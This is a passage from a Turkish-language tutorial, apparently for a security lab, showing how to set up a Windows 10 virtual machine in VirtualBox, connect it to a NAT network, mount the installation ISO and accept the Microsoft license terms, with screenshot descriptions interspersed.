
Oracle VM VirtualBox Yöneticisi

Araçlar


Yeni Ayarlar Vazgeç Başlat



DC01 Güç Kapalı	Genel Adı: MUHASEBE01_BUSIBER İşletim Sistemi: Windows 10 (64-bit)
MUHASEBE01_BUSIBER Güç Kapalı	Sistem Ana Bellek: 4096 MB Önyükleme Sırası: Disket, Optik, Sabit Disk Hızlandırma: VT-x/AMD-V, İç İçe Disk Belleği, Hyper-V Yarı Sanallaştırma
	Ekran Görüntü Belleği: 128 MB Grafik Denetleyicisi: VBoxSVGA Uzak Masaüstü Sunucusu: Etkisizleştirildi Kayıt: Etkisizleştirildi
	Depolama Denetleyici: SATA SATA B.Noktası 0: MUHASEBE01_BUSIBER.vdi (Normal, 50,00 GB) SATA B.Noktası 1: [Optik Sürücü] Boş

Ağ Ayarlarından, Windows 10 sanal makinesini NatNetwork 'e bağlayın.




Daha sonra Depolama sekmesinden SATA Bağlantı Noktası 1'e indirdiğimiz Windows 10 ISO dosyasını takacağız.








Sanal makine açıldıkten sonra kurulum işlemine **Install now** diyerek devam ediniz.



Lisans sözleşmesini kabul edip kurulumu devam ediniz.



The image shows a screenshot of the Windows Setup application window. The title bar reads "Windows Setup". The main content area displays the "Applicable notices and license terms" for the Microsoft Software License Terms. It includes sections for "MICROSOFT SOFTWARE LICENSE TERMS" and "WINDOWS OPERATING SYSTEM". A note for users in the United States regarding arbitration clauses is present. Below this, a message says "Thank you for choosing Microsoft!". A descriptive text about the license agreement follows. At the bottom left is a checked checkbox labeled "I accept the license terms". On the right side, there is a "Next" button.

Applicable notices and license terms

Last updated June 2018

MICROSOFT SOFTWARE LICENSE TERMS

WINDOWS OPERATING SYSTEM

IF YOU LIVE IN (OR IF YOUR PRINCIPAL PLACE OF BUSINESS IS IN) THE UNITED STATES, PLEASE READ THE BINDING ARBITRATION CLAUSE AND CLASS ACTION WAIVER IN SECTION 11. IT AFFECTS HOW DISPUTES ARE RESOLVED.


Thank you for choosing Microsoft!


Depending on how you obtained the Windows software, this is a license agreement between (i) you and the device manufacturer or software installer

I accept the license terms

